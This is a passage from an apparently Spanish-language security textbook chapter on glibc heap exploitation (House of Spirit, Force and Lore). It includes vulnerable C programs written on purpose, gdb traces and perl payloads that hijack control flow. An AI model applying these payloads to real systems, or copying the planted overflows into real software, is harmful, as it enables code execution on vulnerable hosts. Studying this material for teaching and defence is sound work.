#include <string.h>
#include <stdlib.h>
void fvuln(char *str1, int age)
{
    static char *ptr1, nombre[32];
    int edad;
    char *ptr2;

    edad = age;
    ptr1 = (char *) malloc(256);
    printf("\nPTR1 = [ %p ]", ptr1);
    strcpy(nombre, str1);
    printf("\nPTR1 = [ %p ]\n", ptr1);
    free(ptr1);
    ptr2 = (char *) malloc(40);
    snprintf(ptr2, 40-1, "%s tienes %d", nombre, edad);
    printf("\n%s\n", ptr2);
}

int main(int argc, char *argv[])
{
    if ( argc == 3 )
        fvuln(argv[1], atoi(argv[2]));
    return 0;
}
```

Es fácil demostrar que la función `strcpy()` nos permite sobrescribir el puntero `ptr1`.

```
blackngel@bbc:~$ ./hos `perl -e 'print "A"x32 . "BBBB"'` 20
PTR1 = [ 0x80c2688 ]
PTR1 = [ 0x42424242 ]
Fallo de segmentación
```

Teniendo esto en cuenta, ya podemos modificar la dirección del trozo a nuestro antojo, pero no todas las direcciones son válidas. Recuerde que para ejecutar el código *fastbin* descrito en The House of Prime, el tamaño del trozo falseado debe ser menor que `av->max_fast`, y más específicamente, igual al tamaño solicitado en la futura llamada a `malloc()` más 8.

Dado que uno de los parámetros del programa es la edad, podemos poner en la pila nuestro valor entero, que en este caso será 48 (0x30), y buscar su dirección.

```
(gdb) x/4x $ebp-4
0xbffff314: 0x00000030 0xbffff338 0x080482ed 0xbffff702
```

En nuestro caso vemos que el valor está justo detrás de EBP, y tenemos que hacer que `ptr1` apunte a EBP. Observe que estamos modificando el puntero a la memoria y no la dirección del trozo o cabecera que se encuentra 8 bytes más atrás.

Debemos superar antes de nada el siguiente condicional:

```
if (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ
    || __builtin_expect (chunksize (chunk_at_offset (p, size))
                        >= av->system_mem, 0))
```

En `$ebp - 4 + 48` debemos tener un valor que cumpla las anteriores condiciones. En otro caso el exploit debería buscar otras posiciones de memoria que le permitan controlar ambos valores.

```
(gdb) x/4x $ebp-4+48
0xbffff344: 0x0000012c 0xbffff568 0x080484eb 0x00000003
```

La siguiente ilustración representa un esquema de lo que sucede.




Imagen 09.05: Diagrama de la técnica The House of Spirit.

Si esto ocurre, el control estará en nuestras manos:

```
blackngel@bbc:~$ gdb -q ./hos
(gdb) disass fvuln
Dump of assembler code for function fvuln:
0x080481f0 <fvuln+0>: push    %ebp
0x080481f1 <fvuln+1>: mov     %esp,%ebp
0x080481f3 <fvuln+3>: sub     $0x28,%esp
0x080481f6 <fvuln+6>: mov     0xc(%ebp),%eax
0x080481f9 <fvuln+9>: mov     %eax,-0x4(%ebp)
0x080481fc <fvuln+12>: movl    $0x100, (%esp)
0x08048203 <fvuln+19>: call    0x804f440 <malloc>
.....
0x08048230 <fvuln+64>: call    0x80507a0 <strcpy>
.....
0x08048252 <fvuln+98>: call    0x804da50 <free>
0x08048257 <fvuln+103>: movl    $0x28, (%esp)
0x0804825e <fvuln+110>: call    0x804f440 <malloc>
.....
0x080482a3 <fvuln+179>: leave
0x080482a4 <fvuln+180>: ret
End of assembler dump.
(gdb) break 'fvuln+19          /* Antes de malloc() */
Breakpoint 1 at 0x8048203
(gdb) run `perl -e 'print "A"x32 . "\x18\xf3\xff\xbf"'` 48
.....
Breakpoint 1, 0x08048203 in fvuln ()
(gdb) x/4x $ebp-4          /* 0x30 = 48 */
0xbffff314: 0x00000030  0xbffff338  0x080482ed  0xbffff702
(gdb) x/4x $ebp-4+48      /* 8 < 0x12c < av->system_mem */
0xbffff344: 0x0000012c  0xbffff568  0x080484eb  0x00000003
(gdb) c
Continuing.
PTR1 = [ 0x80c2688 ]
PTR1 = [ 0xbffff318 ]
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

En este caso preciso, la dirección de EBP pasaría a ser la dirección de la zona de datos para `PTR2`, lo cual quiere decir que a partir del cuarto carácter, EIP comenzará a ser sobrescrito, abriendo la posibilidad de modificar la dirección de retorno guardada a discreción de un atacante malicioso.

9.5. The House of Force

El trozo *wilderness* es tratado de forma especial por las funciones `free()` y `malloc()`, y en la presente sección será el desencadenante de una posible ejecución de código arbitrario. El objetivo de la técnica The House of Force radica en alcanzar la siguiente porción de código en `_int_malloc()`:

```
use_top:
victim = av->top;
size = chunksize(victim);
if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {
    remainder_size = size - nb;
```

```

remainder = chunk_at_offset(victim, nb);
av->top = remainder;
set_head(victim, nb | PREV_INUSE |
        (av != &main_arena ? NON_MAIN_ARENA : 0));
set_head(remainder, remainder_size | PREV_INUSE);
check_malloced_chunk(av, victim, nb);
return chunk2mem(victim);
}

```

Son necesarios tres requisitos:

- Un overflow en un trozo que permita sobrescribir el *wilderness*.
- Una llamada a `malloc()` con el tamaño definido por el usuario.
- Otra llamada a `malloc()` cuyos datos puedan ser manejados por el usuario.

El objetivo final es conseguir obtener un trozo posicionado en un lugar arbitrario de la memoria. Esta posición será la obtenida por la última llamada a `malloc()`, pero antes deben tenerse en cuenta algunos detalles extra. Veamos en primer lugar un posible programa vulnerable:

```

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void fvuIn(unsigned long len, char *str)
{
    char *ptr1, *ptr2, *ptr3;
    ptr1 = malloc(256);
    printf("\nPTR1 = | %p |\n", ptr1);
    strcpy(ptr1, str);
    printf("\nReservando: %u bytes", len);
    ptr2 = malloc(len);
    ptr3 = malloc(256);
    strncpy(ptr3, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA", 256);
}
int main(int argc, char *argv[])
{
    char *pEnd;
    if ( argc == 3 )
        fvuIn(strtoul(argv[1], &pEnd, 10), argv[2]);
    return 0;
}

```

Lo primero que el atacante debe lograr es sobrescribir el campo `size` del trozo *wilderness* de modo que contenga un valor lo más alto posible, algo como `0xffffffff`. Ya que nuestro primer trozo ocupa 256 bytes, y es vulnerable a un overflow, 264 caracteres `\xff` lograrán el objetivo. Posteriormente cualquier solicitud de memoria lo suficientemente grande, será tratada en `_int_malloc()` sin necesidad de expandir el heap.

El segundo objetivo trata de alterar `av->top` de modo que apunte a una zona de memoria que esté bajo el control del atacante. Para el desarrollo del ejemplo tendremos como objetivo el stack y una dirección de retorno guardada en un marco de función. Por lo tanto, la dirección que debe ser escrita en `av->top` es `&EIP - 8`. ¿Cómo alterar `av->top`?

```

victim = av->top;
remainder = chunk_at_offset(victim, nb);

```

```
av->top = remainder;
```

victim recoge el valor de la dirección del trozo *wilderness* actual, que en un caso normal, teniendo en cuenta dónde está PTR1, se vería así:

```
PTR1 = [ 0x80c2688 ]
```

```
0x80bf550 <main_arena+48>: 0x080c2788
```

Y como podemos ver, remainder es exactamente la suma de esta dirección más la cantidad de bytes solicitados por malloc(), cantidad que debe ser controlada por el usuario como se ha dicho anteriormente. Entonces, si EIP se encuentra en 0xbffff22c, la dirección que deseamos colocar en remainder (que irá directa a av->top), es en realidad ésta: 0xbffff224, y ya que conocemos dónde está av->top, nuestra cantidad de bytes a solicitar será la siguiente:

```
0xbffff224 - 0x080c2788 = 3086207644
```

Utilizaremos el valor entero 3086207636 con motivo de la diferencia entre la posición de la cabecera y la zona de datos del trozo *wilderness*. Desde ese momento, av->top contendrá nuestro valor alterado, y cualquier solicitud futura obtendrá esta dirección como su zona de datos.

Todo lo que se escriba en el nuevo bloque asignado destrozará la pila. GLIBC 2.7 hace lo siguiente:

```
void *p = chunk2mem(victim);
if ( __builtin_expect (perturb_byte, 0))
    alloc_perturb (p, bytes);
return p;
```

Veámoslo en acción:

```
blackngel@bbc:~$ gdb -q ./hof
(gdb) disas fvuln
Dump of assembler code for function fvuln:
0x080481f0 <fvuln+0>: push    %ebp
0x080481f1 <fvuln+1>: mov     %esp,%ebp
0x080481f3 <fvuln+3>: sub     $0x28,%esp
0x080481f6 <fvuln+6>: movl    $0x100, (%esp)
0x080481fd <fvuln+13>: call    0x804d3b0 <malloc>
.....
0x08048225 <fvuln+53>: call    0x804e710 <strcpy>
.....
0x08048243 <fvuln+83>: call    0x804d3b0 <malloc>
0x08048248 <fvuln+88>: mov     %eax,-0x8(%ebp)
0x0804824b <fvuln+91>: movl    $0x100, (%esp)
0x08048252 <fvuln+98>: call    0x804d3b0 <malloc>
.....
0x08048270 <fvuln+128>: call    0x804e7f0 <strncpy>
0x08048275 <fvuln+133>: leave
0x08048276 <fvuln+134>: ret
End of assembler dump.
(gdb) break *fvuln+83          /* Antes de malloc(len) */
Breakpoint 1 at 0x08048243
(gdb) break *fvuln+88         /* Después de malloc(len) */
Breakpoint 2 at 0x08048248
(gdb) run 3086207636 `perl -e 'print "\xff"x264'`
.....
```

```

PTR1 = [ 0x80c2688 ]
Breakpoint 1, 0x08048243 in fvuln ()
(gdb) x/16x &main_arena
.....
0x80bf550 <main_arena+48>: 0x080c2788  0x00000000  0x080bf550  0x080bf550
                               |
(gdb) c                               av->top
Continuing.

Breakpoint 2, 0x08048248 in fvuln ()
(gdb) x/16x &main_arena
.....
0x80bf550 <main_arena+48>: 0xbffff220  0x00000000  0x080bf550  0x080bf550
                               |
                               Apunta al stack
(gdb) w/4x $ebp-6
0xbffff220:  0x00000000  0x480c3561  0xbffff258  0x080482cd
                               |
(gdb) c                               importante
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)

```

Hemos señalado un valor como “importante” en el stack, y es que una de las últimas condiciones para una ejecución exitosa de la técnica, requiere que el campo `size` del nuevo trozo *wilderness* falseado sea al menos más grande que la solicitud realizada por la última llamada a `malloc()`.

9.6. The House of Lore

The House of Lore ha sido una de las técnicas de explotación más recientes diseñada para vulnerar la librería `malloc` de DougLea. En las siguientes secciones realizaremos un análisis pormenorizado que traerá a la luz los principios elementales del problema y la solución planteada para atacar una aplicación vulnerable.

9.6.1. Heap Debugging

Con el objetivo de realizar un estudio en profundidad de la técnica The House of Lore, que poco a poco iremos ampliando, introduciremos algunos ligeros cambios en la librería `Ptmalloc2` e indicaremos cómo utilizarla en nuestros programas vulnerables sin necesidad de recompilar la librería original de GNU (`glibc`).

El primer paso consiste en descargar los ficheros fuentes de `ptmalloc` desde la página oficial en la dirección <http://www.malloc.de/malloc/ptmalloc2-current.tar.gz>. Luego solo hace falta seguir unas sencillas pautas: descomprimir el paquete, invocar el comando `make` y compilar el programa deseado junto con el fichero con extensión `.a` recién generado.

En la siguiente imagen se muestra el proceso completo.

```

blackngel@bbc:~$ ls -al ptmalloc2-current.tar.gz
-rw-rw-r-- 1 blackngel blackngel 78594 jun 13 16:05 ptmalloc2-current.tar.gz
blackngel@bbc:~$ tar -xvzf ptmalloc2-current.tar.gz > /dev/null
blackngel@bbc:~$ cd ptmalloc2/
blackngel@bbc:~/ptmalloc2$ ls
arena.c  hooks.c  malloc.c  README  tst-mstats.c  t-test.h
ChangeLog  lran2.h  malloc.h  sydeps  t-test1.c
COPYRIGHT  Makefile  malloc-stats.c  tst-mallocstate.c  t-test2.c
blackngel@bbc:~/ptmalloc2$ make linux-pthread > /dev/null 2> /dev/null
blackngel@bbc:~/ptmalloc2$ ls -al libmalloc.a
-rw-rw-r-- 1 blackngel blackngel 98376 jun 13 16:13 libmalloc.a
blackngel@bbc:~/ptmalloc2$ cp libmalloc.a ../
blackngel@bbc:~/ptmalloc2$ cd ..
blackngel@bbc:~$ gcc vuln.c libmalloc.a -o vuln
blackngel@bbc:~$

```

Imagen 09.06: Compilación de la librería Ptmalloc.

No obstante, antes de lanzarnos de cabeza a compilar la librería, nos hemos permitido el lujo de personalizarla introduciendo un par de sentencias de depuración. El objetivo es obtener cierta información en tiempo de ejecución que nos pueda ser de utilidad durante el análisis.

Los cambios están constituidos por algunas llamadas del estilo “printf(“\n[PTMALLOC2]...” con datos relevantes sobre los trozos reservados o liberados. Mostramos a continuación los fragmentos de código alterados en el fichero `malloc.c`.

```

Void_t*
_int_malloc(mstate av, size_t bytes)
{
....
    checked_request2size(bytes, nb);

    if ((unsigned long)(nb) <= (unsigned long)(av->max_fast)) {
        ...
    }
    if (in_smallbin_range(nb)) {
        idx = smallbin_index(nb);
        bin = bin_at(av, idx);
        if ( (victim = last(bin)) != bin) {
            printf("\n[PTMALLOC2] -> (Codigo -smallbin- alcanzado)");
            printf("\n[PTMALLOC2] -> (victim = [ %p ])", victim);
            if (victim == 0) /* initialization check */
                malloc_consolidate(av);
            else {
                bck = victim->bk;
                printf("\n[PTMALLOC2] -> (victim->bk = [ %p ])\n", bck);
                set_inuse_bit_at_offset(victim, nb);
                bin->bk = bck;
                bck->fd = bin;
                if (av != &main_arena)
                    victim->size |= NON_MAIN_ARENA;
                check_malloced_chunk(av, victim, nb);
                return chunk2mem(victim);
            }
        }
    }
}

```

De esta forma podremos saber cuando un trozo es extraído de su *bin* correspondiente para satisfacer una solicitud de memoria del tamaño adecuado. Además podemos controlar el valor que toma el puntero `bk` de un trozo en caso de que haya sido previamente manipulado.

```
use_top:
    victim = av->top;
    size = chunksize(victim);
    if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {
        .....
    printf("\n[PTMALLOC2] -> (Trozo obtenido del Wilderness)");
    return chunk2mem(victim);
    }
```

Proporcionamos una alerta que nos avise cuando una solicitud de memoria sea servida desde el *wilderness*.

La siguiente modificación se insertará dentro de la función `_int_free()`.

```
bck = unsorted_chunks(av);
fwd = bck->fd;
p->bck = bck;
p->fd = fwd;
bck->fd = p;
fwd->bck = p;
printf("\n[PTMALLOC2] -> (Liberado y unsorted [ %p ])", p);
```

Nos alerta cuando un trozo ha sido liberado e introducido en el *unsorted bin* para un futuro aprovechamiento del mismo.

9.6.2. Corrupción SmallBin

El siguiente fragmento de código es el que desencadenará la vulnerabilidad descrita en el título de esta sección.

```
if (in_smallbin_range(nb)) {
    idx = smallbin_index(nb);
    bin = bin_at(av, idx);
    if ( (victim = last(bin)) != bin) {
        if (victim == 0) /* initialization check */
            malloc_consolidate(av);
        else {
            bck = victim->bck;
            set_inuse_bit_at_offset(victim, nb);
            bin->bck = bck;
            bck->fd = bin;
            if (av != &main_arena)
                victim->size |= NON_MAIN_ARENA;
            check_malloted_chunk(av, victim, nb);
            return chunk2mem(victim);
        }
    }
```

Para alcanzar esta zona del código dentro de `_int_malloc()`, la solicitud de memoria efectuada deberá ser superior al valor actual de `av->max_fast`, recordemos que este valor es por defecto 72. Luego,

`in_smallbin_range(nb)` comprueba que el trozo de memoria solicitada sea inferior a `MIN_LARGE_SIZE` que es definido en `malloc.c` como 512 bytes.

Sabemos por la documentación que: “los bins para tamaños inferiores a 512 bytes contienen siempre trozos del mismo tamaño”. Con esto sabemos que si un trozo de cierto tamaño ha sido introducido en su *bin* correspondiente, una solicitud de ese mismo tamaño encontrará dicho *bin* y retornará el trozo previamente almacenado. Las funciones `smallbin_index(nb)` y `bin_at(av,idx)` se encargan de encontrar el *bin* adecuado para el trozo solicitado.

Recordemos de otras secciones que un *bin* no es más que un par de punteros `fd` y `bk` que sirven para cerrar la lista doblemente enlazada de trozos libres. La macro `last(bin)` simplemente devuelve el puntero `bk` de este falso trozo indicando a su vez el último trozo que se encuentre presente en el *bin* (si es que lo hay). En caso contrario, el puntero `bk` del *bin* estaría apuntándose a sí mismo, fallaría la comprobación y saldríamos directamente del *smallbin code*.

Si existe un trozo disponible del tamaño adecuado, el proceso es simple, antes de entregárselo al usuario éste debe ser desenlazado de la lista, y para ello se utilizan las siguientes instrucciones:

```
bck = victim->bck;      → bck apunta al penúltimo trozo.
bin->bck = bck;         → bck se convierte en el último trozo.
bck->fd = bin;          → Se vuelve a cerrar la lista.
```

Si todo ha ido bien se le entrega al usuario el puntero `*mem` perteneciente a `victim` mediante la macro `chunk2mem(victim)`. Las únicas tareas extras en este proceso son las de setear el bit `PREV_INUSE` del trozo siguiente al que va a ser reservado y gestionar el bit `NON_MAIN_ARENA` si es que `victim` no se encontrase en la *arena* principal por defecto.

Ahora comenzaremos a pensar del modo en que lo haría un atacante. El único valor que alguien podría controlar en todo este proceso es obviamente el valor de `victim->bck`. Pero para que esto sea así, una condición vulnerable debe ser cumplida: que dos buffers hayan sido reservados, que el segundo haya sido liberado y que el primero sea susceptible a un desbordamiento.

Caso de cumplirse, el desbordamiento del primer trozo permitirá manipular la cabecera del segundo trozo ya liberado, incluyendo el puntero `bk`. Recuerde siempre que el desbordamiento deberá producirse después de que el segundo buffer haya sido liberado.

Si este segundo trozo manipulado es introducido en su *bin* correspondiente, y una nueva solicitud del mismo tamaño es efectuada, el *smallbin code* será desencadenado y por lo tanto llegamos a la parte que nos interesa. El puntero `bk` alterado de `victim` será colocado en `bck` y éste a su vez se transformará en el último trozo. Una subsiguiente llamada a `malloc()` con el mismo tamaño podría entregarnos un trozo en la posición de memoria con la que el atacante hubiese alterado el puntero `bk`. Ésta podría ser la pila, una entrada en la GOT, o cualquier otra zona susceptible de ser modificada en beneficio propio.

Todavía hay más. Cuando un trozo es liberado, éste es introducido en una especie de *bin* especial conocido como *unsorted bin*. Tiene la particularidad de que los trozos no son ordenados según el tamaño de los mismos. Podríamos asemejar dicho *bin* con un stack, puesto que los trozos son introducidos en el mismo a medida que se van liberando. La intención es que una siguiente llamada a `malloc()`, `calloc()` o `realloc()` pueda hacer uso de este trozo directamente si el tamaño del mismo

puede cumplir la petición del usuario. Se consigue así mejorar la eficiencia en el proceso de reserva de memoria y cada trozo introducido en el *unsorted bin* tiene su oportunidad de ser reutilizado de forma inmediata sin pasar por el proceso de ordenamiento.

Dado que alterar un trozo ubicado en el *unsorted bin* no es interesante para nuestro ataque, el programa vulnerable debería llamar a `malloc()` entre la función de copia vulnerable y la subsiguiente llamada a `malloc()` solicitando el mismo tamaño que el trozo liberado. Además, esta llamada debe solicitar un tamaño más grande que el liberado con el fin de que la solicitud no pueda ser servida a partir de la lista de *unsorted chunks* y ésta proceda a ordenar todos sus trozos en los *bins* respectivos.

Debemos advertir que en una aplicación de la vida real un *bin* podría contener varios trozos almacenados esperando a ser usados. Cuando un trozo llega del *unsorted bin*, es introducido en su *bin* adecuado como el primero de ellos, y según nuestra teoría, el trozo alterado no será usado hasta que ocupe la última posición. Si éste fuera el caso, varias llamadas a `malloc()` con el mismo tamaño deberían ser realizadas hasta que nuestro trozo alterado alcance la posición deseada en la lista circular, momento que el atacante aprovechará para manipular el puntero `bk`. Estudiemos el proceso por fases en la siguiente ilustración.




Imagen 09.07: Proceso de explotación en la técnica The House of Lore. (Fases 1 y 2).




Imagen 09.08: Proceso de explotación en la técnica The House of Lore. (Fases 3 y 4).

Una vez finalizado el proceso, el puntero `*mem` será devuelto al usuario apuntando a una dirección en la pila y por lo tanto otorgando el control total del sistema si podemos sobrescribir una dirección de retorno guardada.

Después de haber analizado la teoría con gran detenimiento, presentamos un posible programa vulnerable con el que demostraremos la viabilidad de la técnica The House of Lore.

```
#include <stdio.h>
#include <string.h>
void evil_func(void)
{
    printf("\nEsta es una funcion maliciosa. Puedes ser un super-hacker \
si logras ejecutarla.\n");
}
void func1(void)
{
    char *lb1, *lb2;

    lb1 = (char *) malloc(128);
    printf("LB1 -> [ %p ]", lb1);
    lb2 = (char *) malloc(128);
```



```

printf("\nLB2 -> [ %p ]", lb2);
strcpy(lb1, "Cual es tu afición favorita?: ");
printf("\n%s", lb1);
fgets(lb2, 128, stdin);
}

int main(int argc, char *argv[])
{
    char *buff1, *buff2, *buff3;
    malloc(4056);
    buff1 = (char *) malloc(16);
    printf("\nBuff1 -> [ %p ]", buff1);
    buff2 = (char *) malloc(128);
    printf("\nBuff2 -> [ %p ]", buff2);
    buff3 = (char *) malloc(256);
    printf("\nBuff3 -> [ %p ]\n", buff3);
    free(buff2);
    printf("\nBuff4 -> [ %p ]\n", malloc(1423));
    strcpy(buff1, argv[1]);
    func1();
    return 0;
}

```

El programa es muy simple, tenemos un desbordamiento de buffer en `buff1` y una función `evil_func()` que nunca es llamada pero la cual deseamos ejecutar. Disponemos pues de todas las condiciones necesarias para desencadenar THoL:

- Se realiza una primera llamada a `malloc(4056)` que no debería ser necesaria. En un entorno real, el heap de un proceso puede encontrarse en un estado indeterminado, por lo que un atacante debería hacer uso de técnicas como las descritas en la sección 9.8.
- Reservamos tres trozos de memoria de 16, 128 y 256 bytes respectivamente. Éstos se obtendrán desde el *wilderness* o *Top Chunk*.
- Liberamos el segundo trozo reservado de 128 bytes que es introducido en el *unsorted bin*.
- Se reserva un cuarto trozo de tamaño mayor al liberado. El segundo trozo es extraído de la lista *unsorted* e introducido en su *bin* adecuado.
- Tenemos una función `strcpy()` vulnerable que permite sobrescribir la cabecera del trozo previamente liberado (su campo `bk` en particular).
- Llamamos a `func1()` que reserva dos trozos de 128 bytes (el mismo tamaño que el trozo previamente liberado) para formular una pregunta y obtener una respuesta.

Pudiese parecer que `func1()` es una función sana, pero si `lb2` apuntase al stack, entonces un atacante podría sobrescribir una dirección de retorno guardada.

```

blackngel@bbc:~/ptmalloc2$ ./thl AAAA
[PTMALLOC2] -> {Trozo obtenido del Wilderness}
Buff1 -> [ 0x804ffe8 ]
[PTMALLOC2] -> {Trozo obtenido del Wilderness}
Buff2 -> [ 0x8050000 ]
[PTMALLOC2] -> {Trozo obtenido del Wilderness}
Buff3 -> [ 0x8050088 ]
[PTMALLOC2] -> {Liberado y unsorted [ 0x804fff8 ]}
[PTMALLOC2] -> {Trozo obtenido del Wilderness}
Buff4 -> [ 0x8050190 ]
[PTMALLOC2] -> {Codigo -smallbin- alcanzado}

```

```
[PTMALLOC2] -> (victim = [ 0x804fff8 ])
[PTMALLOC2] -> (victim->bk = [ 0x804e188 ])
LB1 -> [ 0x8050000 ]
[PTMALLOC2] -> (Trozo obtenido del Wilderness)
LB2 -> [ 0x8050728 ]
Cual es tu afición favorita?: hack
blackngel@bbc:~/ptmalloc2$
```

Los tres primeros trozos se toman desde el *wilderness*, luego el segundo trozo es liberado (0x804fff8) y puesto en el *unsorted bin*. Permanecerá en esta lista hasta que la siguiente llamada a `malloc()` le indique si puede satisfacer la nueva demanda.

Desde que el cuarto buffer reservado es de tamaño superior al liberado, éste es tomado nuevamente desde el TOP, y `buff2` es extraído del *unsorted bin* para introducirlo en el *bin* correspondiente a su tamaño, 128 bytes.

La siguiente llamada a `malloc(128)`, correspondiente a `lb1`, desencadena el *smallbin code* devolviendo en `victim` la misma dirección que el trozo previamente liberado. Además podemos observar el valor de `victim->bk`, que es el que debería tomar `lb2` después de que dicha dirección haya pasado por la macro `chunk2mem()`.

Entonces, ¿qué necesitamos para explotar el programa?

- Sobrescribir `buff2->bk` con una dirección en la pila cerca de una dirección de retorno guardada (dentro del *stack frame* creado por `func1()`).
- La dirección de `evil_func()` con la que deseamos sobrescribir EIP y el relleno necesario para alcanzar la dirección de retorno.

Si detenemos el programa en `func1()` y examinamos la memoria obtenemos:

```
(gdb) x/16x $ebp-32
0xbffff338: 0x00000000 0x00000000 0xbffff388 0x00743fc0
0xbffff348: 0x00251340 0x00182a20 0x00000000 0x00000000
0xbffff358: 0xbffff388 0x08048d1e 0x0804ffe8 0xbffff5d7
0xbffff368: 0x0804c0b0 0xbffff388 0x0013f345 0x08050088
EBP -> 0xbffff358
RET -> 0xbffff35c
```

La dirección de `evil_func()` es:

```
(gdb) disass evil_func
0x08048ba4 <evil_func+0>:      push    %ebp
```

Veamos lo que ocurre cuando juntamos todos los elementos en un mismo payload de ataque:

```
blackngel@bbc:~/ptmalloc2$ perl -e 'print "BBBBBBBB". "\xa4\x8b\x04\x08" ' >
evil.in
...
(gdb) run `perl -e 'print "A"x28 . "\x3c\xf3\xff\xbf"'` < evil.in
[PTMALLOC2] -> (Trozo obtenido del Wilderness)
Buff1 -> [ 0x804ffe8 ]
[PTMALLOC2] -> (Trozo obtenido del Wilderness)
Buff2 -> [ 0x8050000 ]
[PTMALLOC2] -> (Trozo obtenido del Wilderness)
```

```

Buff3 -> [ 0x8050088 ]
[PTMALLOC2] -> (Liberado y unsorted [ 0x804fff8 ])
[PTMALLOC2] -> (Trozo obtenido del Wilderness)
Buff4 -> [ 0x8050190 ]
[PTMALLOC2] -> (Codigo -smallbin- alcanzado)
[PTMALLOC2] -> (victim = [ 0x804fff8 ])
[PTMALLOC2] -> (victim->bk = [ 0xbffff33c ]) // Primera fase del ataque
LB1 -> [ 0x8050000 ]
[PTMALLOC2] -> (Codigo -smallbin- alcanzado)
[PTMALLOC2] -> (victim = [ 0xbffff33c ]) // Victim en el stack
[PTMALLOC2] -> (victim->bk = [ 0xbffff378 ])
LB2 -> [ 0xbffff344 ] // Boom!
Cual es tu aficion favorita?:
Esta es una funcion maliciosa. Puedes ser un super-hacker si logras ejecutarla.
// Código arbitrario
Program received signal SIGSEGV, Segmentation fault.
0x08048bb7 in evil_func ()
(gdb)

```

